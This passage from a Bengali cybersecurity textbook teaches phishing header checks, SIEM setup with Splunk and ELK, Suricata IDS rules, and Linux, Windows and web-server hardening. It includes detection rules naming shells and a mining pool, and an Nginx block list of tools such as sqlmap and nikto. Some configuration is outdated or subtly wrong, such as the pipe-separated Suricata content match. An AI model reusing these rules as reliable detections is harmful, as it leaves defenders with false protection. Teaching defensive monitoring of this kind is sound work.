echo "৪. ইমেইল পাথ (Received হেডার):"
grep -i "received from" "$হেডার_ফাইল"

# ৫. Check: From আর Return-Path কি মিলছে?
from_addr=$(grep -i "^from:" "$হেডার_ফাইল" | grep -oP '<\K[^>]+')
return_path=$(grep -i "return-path" "$হেডার_ফাইল" | grep -oP '<\K[^>]+')

if [ "$from_addr" != "$return_path" ]; then
    echo ""
    echo "⚠️ সতর্কতা: From ($from_addr) আর Return-Path ($return_path) মিলছে না!"
    echo "এটি সম্ভবত ফিশিং ইমেইল!"
else
    echo ""
    echo "✅ From আর Return-Path ম্যাচ – ভালো লক্ষণ"
fi
```

Phishing শনাক্ত করার বাংলা চেকলিস্ট:

✅ ইমেইল লিংকে ক্লিক করার আগে এই চেকগুলো করো:

- ❑ Return-Path আর From মিলছে?
- ❑ SPF/DKIM/DMARC পাশ করছে?
- ❑ ইমেইলের ভাষায় জরুরি টোন? ("এখনই ক্লিক করুন!")
- ❑ বানান ভুল? ("আপনার একাউন্ট বন্ধ হবে" – বানান ভুল)
- ❑ লিংকটা কি ব্যাংকের ডোমেইনের? (mouse hover করে দেখো)
- ❑ অ্যাট্যাচমেন্ট আছে? (.docm, .exe, .zip)?
- ❑ তুমি কি এটার জন্য আবেদন করেছো?

৩৭.৫ কীভাবে বাঁচবে

পরিস্থিতি	কী করবে
ব্রিচ হয়েছে সন্দেহ	আতঙ্কিত হবে না। সিস্টেম ডিসকানেক্ট করো
ইন্সিডেন্ট এসেছে	IR প্লে-বুক ফলো করো — এলোমেলো কাজ করো না
লগে কিছু পেয়েছো	কপি করে সেভ করো (write-protected মিডিয়াতে)
Wireshark ব্যবহার করছো	ফিল্টার শেখো — সব প্যাকেট দেখা অসম্ভব

পরিস্থিতি	কী করবে
ইমেইল সন্দেহজনক	কখনো লিংকে ক্লিক করো না। হেডার চেক করো

৩৭.৬ ল্যাব এক্সারসাইজ

টাস্ক ১: লগ এনালাইসিস

```
# /var/log/auth.log থেকে গত ২৪ ঘণ্টায় ফেইলড SSH লগইন বের করো
# কোন IP সবচেয়ে বেশি চেষ্টা করেছে?
# রিপোর্ট তৈরি করো
```

টাস্ক ২: Wireshark দিয়ে প্যাকেট ক্যাপচার

```
# Wireshark চালিয়ে নিজের ব্রাউজিং এর প্যাকেট দেখো
# HTTP রিকোয়েস্ট ফিল্টার করো
# তোর ফেসবুক লগিন প্যাকেট খুঁজে বের করো (নিজেই করো নিজের!)
```

টাস্ক ৩: ফিশিং ইমেইল হেডার এনালাইসিস

```
# তোমার ইনবক্স থেকে কোনো ফিশিং ইমেইল নাও (স্প্যাম ফোল্ডার)
# হেডার দেখো – Return-Path, SPF, DKIM চেক করো
# কেন এটা ফিশিং লিখে রিপোর্ট তৈরি করো
```

টাস্ক ৪: tshark দিয়ে HTTP মনিটরিং

```
# tshark দিয়ে ৫০টা প্যাকেট ক্যাপচার করো
# শুধু পোস্ট রিকোয়েস্ট দেখাও
# pcap ফাইল সেভ করো
```

টাস্ক ৫: ইন্সিডেন্ট রেসপন্স প্লেন-বুক তৈরি

```
# "খানসমওয়ার্য আক্রমণ" এর জন্য একটা IR প্লেন-বুক লেখো
# Preparation, Detection, Containment, Eradication, Recovery – সব ফেজ কভার করো
# বাংলায় লেখো – তোমার টিম যেন বুঝতে পারে
```

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
IR Lifecycle	Prep → Detect → Contain → Eradicate → Recover → Learn	ডাক্তারি প্রক্রিয়ার মতো — রোগীকে বাঁচানোর আগে প্রস্তুতি
Log Analysis	লগে সব প্রমাণ থাকে	হ্যাকারের পায়ের ছাপ লগে থেকে যায়
Wireshark	নেটওয়ার্ক প্যাকেট এনালাইজার	নেটওয়ার্কের এক্স-রে মেশিন
Email Headers	Return-Path, SPF, DKIM, DMARC	ইমেইলের আধার কার্ড — জাল হলেই ধরা পড়ে
Containment	ব্রিচের পর প্রথম কাজ: ছড়ানো বন্ধ করো	আগুন নেভানোর আগে আগুন ছড়াতে দেবে না

ভাইয়ের মেসেজ: ইন্সিডেন্ট রেসপন্স শুধু টেকনিক্যাল না — এটা একটা মেন্টালিটি। "আমার সাথে হবে না" এই ভুলটা সবাই করে। কিন্তু যখন হবে, তখন এই চ্যাপ্টারটা মনে পড়বে। লগ চেক করা অভ্যাস করো। Wireshark দিয়ে

খেলো। আর সবচেয়ে গুরুত্বপূর্ণ: প্রস্তুত থাকো। আগামী অধ্যায়ে SIEM ও মনিটরিং নিয়ে বিস্তারিত।

অধ্যায় 38: siem monitoring

অধ্যায় ৩৮: SIEM ও Monitoring

ভাই, নেটওয়ার্কে কী ঘটছে সেটা জানা না থাকলে তুমি অন্ধের মতো যুদ্ধ করবে। SIEM (Security Information and Event Management) হলো সেই চশমা, যা দিয়ে তুমি পুরো নেটওয়ার্কের সবকিছু দেখতে পারো। এই অধ্যায়ে Splunk, ELK Stack, আর IDS নিয়ে আলোচনা।

৩৮.১ Splunk Basics

Splunk হলো সবচেয়ে জনপ্রিয় SIEM টুল। এটা সব ধরনের লগ এক জায়গায় এনে, সার্চ করে, ভিজুয়ালাইজ করে, আর এলার্ম দেয়।

Splunk কেমন কাজ করে?

ডাটা সোর্স (লগ) → Splunk Forwarder → Splunk Indexer → Search Head → Dashboard
(সার্ভার, ফায়ারওয়াল, রাউটার, অ্যাপ) (লগ কালেক্ট করে) (লগ সংরক্ষণ) (সার্চ করে) (দেখায়)

Splunk এর মূল কনসেপ্ট:

টার্ম	মানে	বাংলায়
Index	ডাটার ডাটাবেস	লগ রাখার জায়গা
Source	লগ কোথা থেকে আসছে	যেমন /var/log/auth.log
Sourcetype	লগের টাইপ	linux_secure , apache_access
Event	একটা একক লগ এন্ট্রি	একটা লাইন
Forwarder	লগ পাঠানোর এজেন্ট	যে লগ কালেক্ট করে Splunk-এ পাঠায়
Search	Splunk-এর সার্চ ভাষা (SPL)	ডাটা খোঁজার ভাষা

Splunk ইন্সটল (ফ্রি ভার্সন):

```
# লিনাক্সে Splunk ফ্রি ডাউনলোড
wget -O splunk.tgz "https://download.splunk.com/products/splunk/releases/9.0.5/\
linux/splunk-9.0.5-xxx-Linux-x86_64.tgz"

# আনজিপ
tar -xzf splunk.tgz -C /opt

# ইন্সটল (প্রথমবার)
sudo /opt/splunk/bin/splunk start --accept-license

# ওয়েব ইন্টারফেস (পোর্ট ৮০০০)
# Browser: http://localhost:8000
```

Splunk সার্চ ল্যাঙ্গুয়েজ (SPL) — বাংলা উদাহরণ:

```
# ===== SPL (Search Processing Language) উদাহরণ =====

# ১. সব লগ দেখা
index=*

# ২. নির্দিষ্ট সোর্স থেকে লগ
index=linux_secure sourcetype=linux_secure

# ৩. ফেইল্ড SSH লগইন খোঁজা
index=linux_secure "Failed password"

# ৪. টপ ১০ অ্যাটাকিং IP
index=linux_secure "Failed password"
| stats count by src_ip
| sort - count
| head 10

# ৫. গত ২৪ ঘণ্টায় ফেইল্ড লগইন
index=linux_secure "Failed password"
| timechart count by src_ip

# ৬. অ্যালার্ম তৈরি (যেমন ৫ মিনিটে ১০ বার ফেইল্ড)
index=linux_secure "Failed password"
| stats count by src_ip
| where count > 10

# ৭. Apache ৪০৪ এর (ওয়েব স্ক্যানিং)
index=apache status=404
| stats count by uri, src_ip
| sort - count
```

Splunk Dashboard — চোখে দেখা সিকিউরিটি:

```
# ===== ড্যাশবোর্ডের জন্য কোয়েরি =====

# ফেইল্ড লগইন ট্রেন্ড (লাইন চার্ট)
index=linux_secure "Failed password"
| timechart span=1h count by src_ip

# টপ অ্যাটাকিং কান্ডি
index=firewall action=blocked
| iplocation src_ip
| stats count by Country
| sort - count

# রিয়েল-টাইম মনিটরিং
index=* earliest=-5m
| stats count by sourcetype
```

৩৮.২ ELK Stack (Elasticsearch, Logstash, Kibana)

ELK হলো ওপেন-সোর্স SIEM-এর কিং। Splunk-এর ফ্রি অল্টারনেটিভ।

ELK আর্কিটেকচার:

```
Logstash (লগ প্রসেস করে) → Elasticsearch (স্টোর করে) → Kibana (ভিজুয়ালাইজ করে)
      ↑                               ↑
Beats (লগ কালেক্ট করে)      Kibana Query Language (KQL)
```

ELK ইন্সটল (দ্রুত সেটআপ):

```
# ===== Docker Compose দিয়ে ELK =====

# docker-compose.yml তৈরি করো
cat > docker-compose.yml << 'EOF'
version: '3'
services:
  elasticsearch:
    image: docker.elastic.co/elasticsearch/elasticsearch:8.10.0
    environment:
      - discovery.type=single-node
      - xpack.security.enabled=false
    ports:
      - "9200:9200"

  logstash:
    image: docker.elastic.co/logstash/logstash:8.10.0
    volumes:
      - ./logstash.conf:/usr/share/logstash/pipeline/logstash.conf
    ports:
      - "5000:5000"
    depends_on:
      - elasticsearch

  kibana:
    image: docker.elastic.co/kibana/kibana:8.10.0
    ports:
      - "5601:5601"
    environment:
      - ELASTICSEARCH_HOSTS=http://elasticsearch:9200
    depends_on:
      - elasticsearch
EOF

# চালাও
docker-compose up -d
# Kibana: http://localhost:5601
```

Logstash কনফিগ (বাংলায় ব্যাখ্যা):


```
# ===== logstash.conf =====
# Logstash কনফিগারেশন – বাংলায়!
cat > logstash.conf << 'EOF'
input {
  # ফাইল থেকে লগ পড়া
  file {
    path => "/var/log/auth.log" # যে লগ ফাইল দেখবে
    type => "linux_auth" # এই লগের টাইপ
    start_position => "beginning"
  }

  # নেটওয়ার্ক থেকে লগ নেওয়া (syslog)
  syslog {
    port => 5000
  }
}

filter {
  # লগ প্যার্স করা
  grok {
    match => {
      "message" => "%{SYSLOGTIMESTAMP:timestamp} %{SYSLOGHOST:hostname} \
                    %{DATA:program}: %{GREEDYDATA:log_message}"
    }
  }

  # ফেইলড পাসওয়ার্ড খোঁজা
  if [log_message] =~ /Failed password/ {
    mutate {
      add_tag => ["failed_login"]
    }
  }
}

output {
  # Elasticsearch-এ পাঠাও
  elasticsearch {
    hosts => ["localhost:9200"]
    index => "linux-auth-%{+YYYY.MM.dd}" # ডেট অনুযায়ী ইন্ডেক্স
  }

  # ডিবাগিং: কনসোলেও দেখাও
  stdout {
    codec => rubydebug
  }
}
EOF
```

Kibana ড্যাশবোর্ড — কোয়েরি তৈরি:

```
# ===== Kibana Query Language (KQL) উদাহরণ =====

# সব ইভেন্ট
*

# নির্দিষ্ট ইন্ডেক্স
index:linux-auth*

# ফেইলড লগইন
log_message: "Failed password"

# গত ঘণ্টায় ফেইলড লগইন
@timestamp >= now-1h AND log_message: "Failed password"

# নির্দিষ্ট IP থেকে লগইন
src_ip: 192.168.1.100

# অ্যাটাকিং IP কাউন্ট (aggregation)
# Visualization → Pie Chart → Buckets: Terms (src_ip.keyword)
```

Beats — লগ কালেক্টরের দুনিয়া:

```
# ===== Filebeat (ফাইল লগ কালেক্টর) =====

# ইন্সটল
sudo apt install filebeat -y

# কনফিগ ফাইল
sudo nano /etc/filebeat/filebeat.yml

# গুরুত্বপূর্ণ কনফিগ:
# filebeat.inputs:
#   - type: log
#     paths:
#       - /var/log/auth.log
#       - /var/log/syslog
#
# output.elasticsearch:
#   hosts: ["localhost:9200"]

# চালানো
sudo systemctl start filebeat
sudo systemctl enable filebeat
```

৩৮.৩ IDS কীভাবে কাজ করে

IDS (Intrusion Detection System) বনাম IPS (Intrusion Prevention System)

IDS: সিসি ক্যামেরা – দেখে আর এলার্ম দেয়, কিন্তু ব্লক করে না
 IPS: সিসি ক্যামেরা + অটোমেটিক ডোর লক – দেখে আর সাথে সাথে ব্লক করে

IDS-এর প্রকারভেদ:

টাইপ	কী দেখে	উদাহরণ
NIDS (Network)	নেটওয়ার্ক ট্রাফিক	Snort, Suricata
HIDS (Host)	একক সিস্টেমে কী ঘটছে	OSSEC, Wazuh
Signature-based	পরিচিত অ্যাটাক প্যাটার্ন	Snort রুল
Anomaly-based	অস্বাভাবিক আচরণ	ML বেসড

IDS কাজ করার প্রক্রিয়া:

```
প্যাকেট আসছে
↓
১. ক্যাপচার (libpcap/npcap দিয়ে)
↓
২. ডিকোড (প্রোটোকল বুঝে – TCP? UDP? ICMP?)
↓
৩. প্রিপ্রসেসর (নরমালাইজ, ডি-ফ্র্যাগমেন্ট)
↓
৪. ডিটেকশন ইঞ্জিন (রুলের সাথে মিলিয়ে দেখা)
↓
৫. ম্যাচ? → এলার্ম / লগ / ব্লক
↓
৬. আউটপুট (কনসোল / ফাইল / SIEM-এ পাঠানো)
```

Suricata — Snort-এর আধুনিক ভাই:

```
# Suricata ইন্সটল
sudo apt install suricata -y

# কনফিগ
sudo nano /etc/suricata/suricata.yaml

# নেটওয়ার্ক ইন্টারফেস সেট করো
# af-packet:
#   - interface: eth0

# ইমার্জিং থ্রেটস রুল ডাউনলোড
sudo suricata-update

# Suricata চালানো
sudo systemctl start suricata

# লগ দেখা
sudo tail -f /var/log/suricata/fast.log
```

Suricata রুল উদাহরণ:

```
# ===== Suricata/IDS রুল বাংলায় =====

# HTTP-তে কমান্ড ইনজেকশন
alert http any any -> $HOME_NET any (
  msg: "সন্দেহজনক – কমান্ড ইনজেকশন!";
  content: "cmd.exe|sh|bash|powershell";
  classtype: web-application-attack;
  sid: 2000001;
  rev: 1;
)

# ক্রিপ্টো মাইনার ডিটেক্ট
alert dns any any -> any any (
  msg: "ক্রিপ্টো মাইনার DNS কোয়েরি!";
  content: "|2F|pool.minexmr.com|3A|";
  classtype: trojan-activity;
  sid: 2000002;
  rev: 1;
)
```

SIEM + IDS — একসাথে কাজ করে:

```
IDS (Snort/Suricata) → Syslog → Logstash → Elasticsearch → Kibana (ড্যাশবোর্ড)
(অ্যালার্ম পাঠায়)
      ↑
      Filebeat (লগ তুলে)
      ↑
সার্ভার/ফায়ারওয়াল
```

৩৮.৪ কীভাবে বাঁচবে (প্র্যাকটিক্যাল)

কী করবে	কেন করবে
সব লগ এক সেন্ট্রাল জায়গায় আনো (SIEM)	ছড়ানো লগ বিচ করলে খুঁজে পাওয়া কঠিন
অ্যালার্ম থ্রেশহোল্ড সেট করো	খুব বেশি এলার্ম = ফালতু এলার্ম (আলার্ম ফাটিগ)
IDS + SIEM কম্বিনেশন	IDS দেখে, SIEM বুঝে
Kibana ড্যাশবোর্ড তৈরি করো	চোখে দেখলে দ্রুত বুঝতে পারো
লগ রোটেশন সেট করো	জায়গা ফুরিয়ে গেলে পুরনো প্রমাণ মুছে যাবে

৩৮.৫ ল্যাব এক্সারসাইজ

টাস্ক ১: Elasticsearch + Kibana চালানো

```
# Docker দিয়ে ELK চালাও
# Kibana ওপেন করো (http://localhost:5601)
# ইন্ডেক্স প্যাটার্ন তৈরি করো
```

টাস্ক ২: Filebeat সেটআপ

```
# Filebeat ইন্সটল করো
# /var/log/auth.log পাঠানো শুরু করো ES-তে
# Kibana-তে ডাটা আসছে কিনা দেখো
```

টাস্ক ৩: Logstash দিয়ে লগ প্যার্স

```
# Logstash কনফিগ লেখো যা auth.log প্যার্স করে
# ফেইল্ড পাসওয়ার্ড ইভেন্টগুলো ট্যাগ করো
# আউটপুট Elasticsearch-এ দাও
```

টাস্ক ৪: Kibana ভিজুয়লাইজেশন

```
# Pie chart: বিভিন্ন IP থেকে ফেইল্ড লগইন
# Line chart: সময় অনুযায়ী লগইন অ্যাটম্পট
# Dashboard তৈরি করো – ৩টা ভিজুয়াল যোগ করো
```

টাস্ক ৫: Suricata IDS ইন্সটল

```
# Suricata ইন্সটল + ইমার্জিং রুল ডাউনলোড
# Suricata চালিয়ে দেখো – কোন অ্যালার্ম আসে?
# একটি nmap স্ক্যান দাও – Suricata কি ধরতে পারে?
```

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
Splunk	SIEM টুল, SPL ভাষায় সার্চ	লগের জন্য গুগল
ELK Stack	Elasticsearch + Logstash + Kibana	ওপেন সোর্স SIEM ত্রিমূর্তি
Beats	লগ কালেক্টর এজেন্ট	যে লগ তুলে SIEM-এ পাঠায়
IDS vs IPS	IDS দেখে, IPS ব্লক করে	ক্যামেরা বনাম ক্যামেরা + সিকিউরিটি গার্ড
Signature vs Anomaly	পরিচিত vs অজানা আক্রমণ	পরিচিত চোরের ফাইল বনাম সন্দেহজনক আচরণ
Logstash	লগ প্রসেসর	লগ ক্লিনার + ফরম্যাটার

ভাইয়ের মেসেজ: SIEM সেটআপ করা কঠিন, কিন্তু একবার করলে জাদুর মতো কাজ করে। আমি বলবো ELK Stack দিয়ে শুরু করো — ফ্রি, ওপেন সোর্স, আর কমিউনিটিও বিশাল। IDS (Snort/Suricata)-এর সাথে ELK কানেক্ট করলেই তুমি সিকিউরিটি অপারেশন সেন্টার (SOC) এর মতো কিছু তৈরি করতে পারবে। পরের অধ্যায়ে Hardening — শত্রুর জন্য কঠিন করে তোলা!

অধ্যায় 39: hardening

অধ্যায় ৩৯: Hardening

ভাই, হার্ডেনিং মানে হলো তোমার সিস্টেমকে এত শক্ত করা যে হ্যাকারের মাথা খারাপ হয়ে যাবে। ডিফল্ট সেটিংসে সিস্টেম রাখা মানে চোরকে দরজা খুলে দিয়ে বলা "আরে ভিতরে আসো"। এই অধ্যায়ে Linux, Windows, আর Web Server হার্ডেনিং শিখবো।

৩৯.১ Linux Server Hardening

লিনাক্স সার্ভার শক্ত করতে নিচের স্টেপগুলো ফলো করো।

১. SSH সুরক্ষা

```
# ===== SSH কনফিগারেশন =====

# SSH কনফিগ ফাইল
sudo nano /etc/ssh/sshd_config

# এই সেটিংস পরিবর্তন করো:

Port 2222                # ডিফল্ট ২২ না - হ্যাকাররা ২২ স্ক্যান করে
PermitRootLogin no        # রুট দিয়ে সরাসরি লগইন বন্ধ - বড় ভুল!
PasswordAuthentication no # পাসওয়ার্ড না - শুধু SSH কী
PubkeyAuthentication yes  # SSH কী ইউজ করো
MaxAuthTries 3            # সর্বোচ্চ ৩ বার চেষ্টা
ClientAliveInterval 300   # ৫ মিনিট নিষ্ক্রিয় থাকলে ডিসকানেক্ট
ClientAliveCountMax 2     # ২ বার পিং করবে, তারপর কেটে দেবে
AllowUsers bhai            # শুধু "bhai" ইউজার SSH করতে পারবে
Protocol 2                # শুধু SSHv2 (v1 অনিরাপদ)

# চেষ্টা করার পর রিস্টার্ট
sudo systemctl restart sshd
```

২. SSH কী তৈরি

```
# তোমার লোকাল মেশিনে কী জেনারেট করো
ssh-keygen -t ed25519 -C "bhai-server-2026"

# পাবলিক কী সার্ভারে কপি করো
ssh-copy-id -p 2222 bhai@server-ip

# এখন পাসওয়ার্ড ছাড়া লগইন হবে
ssh -p 2222 bhai@server-ip
```

৩. ইউজার ও পারমিশন ম্যানেজমেন্ট

```
# ===== ইউজার ম্যানেজমেন্ট =====

# প্রতিটা সার্ভিসের জন্য আলাদা ইউজার
sudo useradd -m -s /bin/bash nginx_user # Nginx এর জন্য
sudo useradd -m -s /bin/bash db_user # Database এর জন্য

# ইউজারকে sudo গ্রুপে না দেওয়া
sudo usermod -aG nginx_user nginx_user # শুধু নিজের গ্রুপে

# ফাইল পারমিশন ঠিক করা
chmod 600 ~/.ssh/authorized_keys # শুধু মালিক পড়তে পারবে
chmod 700 ~/.ssh # ডিরেক্টরি
chmod 750 /etc/nginx/conf.d # গ্রুপ পড়তে পারে, অন্যরা না
```

৪. ফায়ারওয়াল (UFW — Uncomplicated Firewall)

```
# ===== UFW ফায়ারওয়াল সেটআপ =====

sudo ufw default deny incoming # সব ইনকামিং ব্লক – ডিফল্ট!
sudo ufw default allow outgoing # আউটগোয়িং অনুমতি

sudo ufw allow 2222/tcp # SSH পোর্ট (যা সেট করেছি)
sudo ufw allow 80/tcp # HTTP
sudo ufw allow 443/tcp # HTTPS

sudo ufw enable # ফায়ারওয়াল চালু
sudo ufw status verbose # স্ট্যাটাস দেখা
```

৫. ফাইল ইন্টগ্রিটি চেক (AIDE)

```
# AIDE – ফাইলের পরিবর্তন ট্র্যাক করে
sudo apt install aide -y

# ডাটাবেস তৈরি (প্রথমবার)
sudo aideinit
sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db

# চেক করা
sudo aide --check
# যদি কোনো ফাইল পরিবর্তন হয়, রিপোর্ট দেখাবে
```

৬. অটোমেটিক আপডেট

```
# ===== সিকিউরিটি আপডেট অটোমেটিক =====

sudo apt install unattended-upgrades -y
sudo dpkg-reconfigure --priority=low unattended-upgrades

# শুধু সিকিউরিটি আপডেট
sudo nano /etc/apt/apt.conf.d/50unattended-upgrades
# Unattended-Upgrade::Allowed-Origins {
#     "${distro_id}:${distro_codename}-security";
# };
```

৭. লিনাক্স হার্ডেনিং চেকলিস্ট (সাত সতের):

```
#!/bin/bash
# ===== লিনাক্স হার্ডেনিং অটোমেটেড চেক =====

echo "===== হার্ডেনিং চেক রিপোর্ট ====="
echo ""

# ১. রুট SSH লগইন বন্ধ?
echo "১. রুট SSH লগইন:"
grep "^PermitRootLogin" /etc/ssh/sshd_config

# ২. খোলা পোর্ট?
echo ""
echo "২. খোলা পোর্ট (লিসেনিং):"
ss -tlnp

# ৩. অপ্রয়োজনীয় সার্ভিস?
echo ""
echo "৩. চলমান সার্ভিস:"
systemctl list-units --type=service --state=running | head -20

# ৪. পাসওয়ার্ড পলিসি?
echo ""
echo "৪. পাসওয়ার্ড পলিসি:"
grep -E "PASS_MAX_DAYS|PASS_MIN_DAYS|PASS_MIN_LEN" /etc/login.defs

# ৫. ফায়ারওয়াল চলছে?
echo ""
echo "৫. ফায়ারওয়াল স্ট্যাটাস:"
ufw status 2>/dev/null || echo "UFW ইনস্টল করা নেই!"
```

৩৯.২ Windows Hardening

১. ইউজার অ্যাকাউন্ট কন্ট্রোল (UAC)

```
# ===== UAC সর্বোচ্চ লেভেলে সেট করো =====

# রেজিস্ট্রি দিয়ে UAC লেভেল সেট
New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" `
-Name "EnableLUA" -Value 1 -PropertyType DWord -Force

# UAC লেভেল: Always notify (লেভেল ২)
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" `
-Name "ConsentPromptBehaviorAdmin" -Value 2
```

২. উইন্ডোজ ডিফেন্ডার সর্বোচ্চ

```
# ===== উইন্ডোজ ডিফেন্ডার কনফিগ =====

# রিয়েল-টাইম প্রটেকশন চালু
Set-MpPreference -DisableRealtimeMonitoring $false

# ক্লাউড-ডেলিভারড প্রটেকশন চালু
Set-MpPreference -MAPSReporting Advanced

# PUA (Potentially Unwanted Apps) ব্লক
Set-MpPreference -PUAProtection Enabled

# অ্যাটাক সারফেস রিডাকশন রুল (ASR)
Add-MpPreference -AttackSurfaceReductionRules_Ids `
"56a863a9-875e-4185-98a7-b882c64b5ce5" `
-AttackSurfaceReductionRules_Actions Enabled
```

৩. লোকাল সিকিউরিটি পলিসি


```
# ===== পাসওয়ার্ড পলিসি =====

# পাসওয়ার্ড জটিলতা
net accounts /minpwlen:14          # ন্যূনতম ১৪ অক্ষর
net accounts /maxpwage:30          # ৩০ দিন পর পরিবর্তন
net accounts /minpwage:1           # ১ দিন আগে আবার চেক করা যাবে না
net accounts /lockoutthreshold:5   # ৫ বার ভুল = লক
net accounts /lockoutduration:30   # ৩০ মিনিট লক

# গেস্ট অ্যাকাউন্ট বন্ধ
Disable-LocalUser -Name "Guest"

# এডমিনিস্ট্রেটর রিনেম
Rename-LocalUser -Name "Administrator" -NewName "bhai_admin_2026"
```

৪. উইন্ডোজ ফায়ারওয়াল

```
# ===== উইন্ডোজ ফায়ারওয়াল =====

# ডিফল্ট ব্লক
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True

# নির্দিষ্ট পোর্ট ওপেন
New-NetFirewallRule -DisplayName "SSH অনুমতি" `
  -Direction Inbound -Protocol TCP -LocalPort 22 -Action Allow

# RDP পোর্ট চেক
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" `
  -Name "PortNumber" -Value 3399
```

৫. অপ্ৰয়োজনীয় সার্ভিস বন্ধ

```
# ===== অপ্ৰয়োজনীয় সার্ভিস বন্ধ =====

$অপ্ৰয়োজনীয়_সার্ভিস = @(
    "RemoteRegistry",      # রিমোট রেজিস্ট্রি এক্সেস
    "Telnet",              # অনিরাপদ প্রোটোকল
    "FTPSVC",              # FTP (যদি না লাগে)
    "lfsvc"                # জিওলোকেশন
)

foreach ($svc in $অপ্ৰয়োজনীয়_সার্ভিস) {
    Set-Service -Name $svc -StartupType Disabled
    Stop-Service -Name $svc -Force
    Write-Host "বন্ধ করা হয়েছে: $svc"
}
```

৩৯.৩ Web Server Hardening (Apache/Nginx)

Apache Hardening:

```
# ===== অ্যাপাচি সুরক্ষা =====

# ১. সার্ভার সংস্করণ লুকানো
sudo nano /etc/apache2/conf-enabled/security.conf

ServerTokens Prod          # শুধু "Apache" দেখাবে, ভার্সন না
ServerSignature Off        # এরর পেজে ভার্সন দেখাবে না
TraceEnable Off            # TRACE মেথড বন্ধ (XSS ঝুঁকি)

# ২. ডিরেক্টরি লিস্টিং বন্ধ
# <Directory /var/www/html>
#     Options -Indexes      # ফাইল লিস্টিং বন্ধ
# </Directory>

# ৩. HTTP নিরাপদ হেডার
sudo nano /etc/apache2/sites-available/default-ssl.conf

<IfModule mod_headers.c>
    Header always set X-Content-Type-Options "nosniff"
    Header always set X-Frame-Options "DENY"
    Header always set X-XSS-Protection "1; mode=block"
    Header always set Referrer-Policy "strict-origin-when-cross-origin"
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
    Header always set Content-Security-Policy "default-src 'self'"
</IfModule>

# ৪. .htaccess ফাইল সুরক্ষা
# <FilesMatch "^\.ht">
#     Require all denied
# </FilesMatch>

# ৫. মডিউল লিমিট
sudo a2dismod autoindex      # ডিরেক্টরি ইনডেক্সিং বন্ধ
sudo a2dismod status         # সার্ভার স্ট্যাটাস বন্ধ
sudo a2dismod info          # সার্ভার ইনফো বন্ধ
sudo a2enmod headers        # HTTP হেডার জন্য
sudo a2enmod ssl            # HTTPS

# রিস্টার্ট
sudo systemctl restart apache2
```

Nginx Hardening:

```
# ===== Nginx সুরক্ষা =====

# ১. সার্ভার টোকেন লুকানো
sudo nano /etc/nginx/nginx.conf

server_tokens off;                # ভার্সন নম্বর লুকানো
more_set_headers "Server: Hidden"; # সার্ভারের নাম লুকানো (যদি ngx_headers_more থাকে)

# ২. HTTP নিরাপদ হেডার
add_header X-Content-Type-Options "nosniff" always;
add_header X-Frame-Options "DENY" always;
add_header X-XSS-Protection "1; mode=block" always;
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
add_header Content-Security-Policy "default-src 'self'" always;

# ৩. ক্লায়েন্ট বডি সাইজ লিমিট
client_max_body_size 10M;        # ১০ মেগাবাইটের বেশি ফাইল আপলোড নয়
client_body_timeout 10;          # ১০ সেকেন্ডে বডি না এলে কেটে দাও
client_header_timeout 10;

# ৪. রোট লিমিটিং – ব্রুটফোর্স চেকাও
limit_req_zone $binary_remote_addr zone=login:10m rate=5r/m;

location /wp-login.php {
    limit_req zone=login burst=3 nodelay;
    # প্রতি মিনিটে ৫ বার, আকস্মিক ৩ বার পর্যন্ত
}

# ৫. ব্রকড ইউজার-এজেন্ট
if ($http_user_agent ~* (curl|python|nikto|sqlmap) ) {
    return 403;
}

# ৬. SSL কনফিগ
ssl_protocols TLSv1.2 TLSv1.3;    # শুধু নিরাপদ TLS
ssl_ciphers HIGH:!aNULL:!MD5;    # শক্তিশালী সাইফার
ssl_prefer_server_ciphers on;

# রিস্টার্ট
sudo nginx -t                    # কনফিগ টেস্ট
sudo systemctl restart nginx
```

Web Server Hardening — চেকলিস্ট:

- ❑ সার্ভার ভার্সন লুকানো (ServerTokens/ServerSignature)
- ❑ ডিরেক্টরি লিস্টিং বন্ধ
- ❑ HTTPS বাধ্যতামূলক (HSTS)
- ❑ HTTP নিরাপদ হেডার (XSS, CSP, X-Frame-Options)
- ❑ ফাইল আপলোড সাইজ লিমিট
- ❑ রোট লিমিটিং
- ❑ SQL Injection প্রিভেনশন (WAF?)
- ❑ অপ্রয়োজনীয় HTTP মেথড বন্ধ (TRACE, DELETE)
- ❑ SSL/TLS – শুধু আধুনিক ভার্সন
- ❑ রেগুলার আপডেট

৩৯.৪ কীভাবে বাঁচবে

কী করবে	কেন করবে
SSH কী ইউজ করো, পাসওয়ার্ড না	পাসওয়ার্ড ব্রুটফোর্স করা যায়, SSH কী-র প্রাইভেট কী চাই
রুট SSH বন্ধ করো	রুটের পূর্ণ ক্ষমতা — হ্যাকার পেলে সর্বনাশ
ন্যূনতম সার্ভিস (Minimal)	যত কম সার্ভিস, তত কম অ্যাটাক সারফেস

কী করবে	কেন করবে
অটোমেটিক আপডেট	পুরনো সফটওয়্যার = জানা দুর্বলতা
হার্ডেনিং চেকলিস্ট ফলো করো	কিছু ভুলে যাওয়া স্বাভাবিক, চেকলিস্ট বাঁচায়
ফাইল ইন্টগ্রিটি মনিটর (AIDE/Tripwire)	কেউ ফাইল বদলালে জানতে পারবে
নিয়মিত অডিট	প্রতি মাসে একবার হার্ডেনিং চেক করো

৩৯.৫ ল্যাব এক্সারসাইজ

টাস্ক ১: SSH সুরক্ষা

```
# SSH পোর্ট ২২২২ এ চেঞ্জ করো
# রুট লগইন বন্ধ করো
# কী-অনলি অথেন্টিকেশন সেট করো
# চেক করো: nmap -p 22 <server> - ২২ বন্ধ দেখাবে?
```

টাস্ক ২: UFW ফায়ারওয়াল

```
# UFW সক্রিয় করো
# শুধু ৮০, ৪৪৩, আর তোমার SSH পোর্ট ওপেন রাখো
# অন্য পোর্ট থেকে কানেক্ট করে দেখো - ব্লক হচ্ছে কিনা
```

টাস্ক ৩: অ্যাপাচি সুরক্ষা

```
# অ্যাপাচি ইন্সটল করো
# সার্ভার টোকেন লুকাও
# HTTP হেডার অ্যাড করো (XSS, CSP, HSTS)
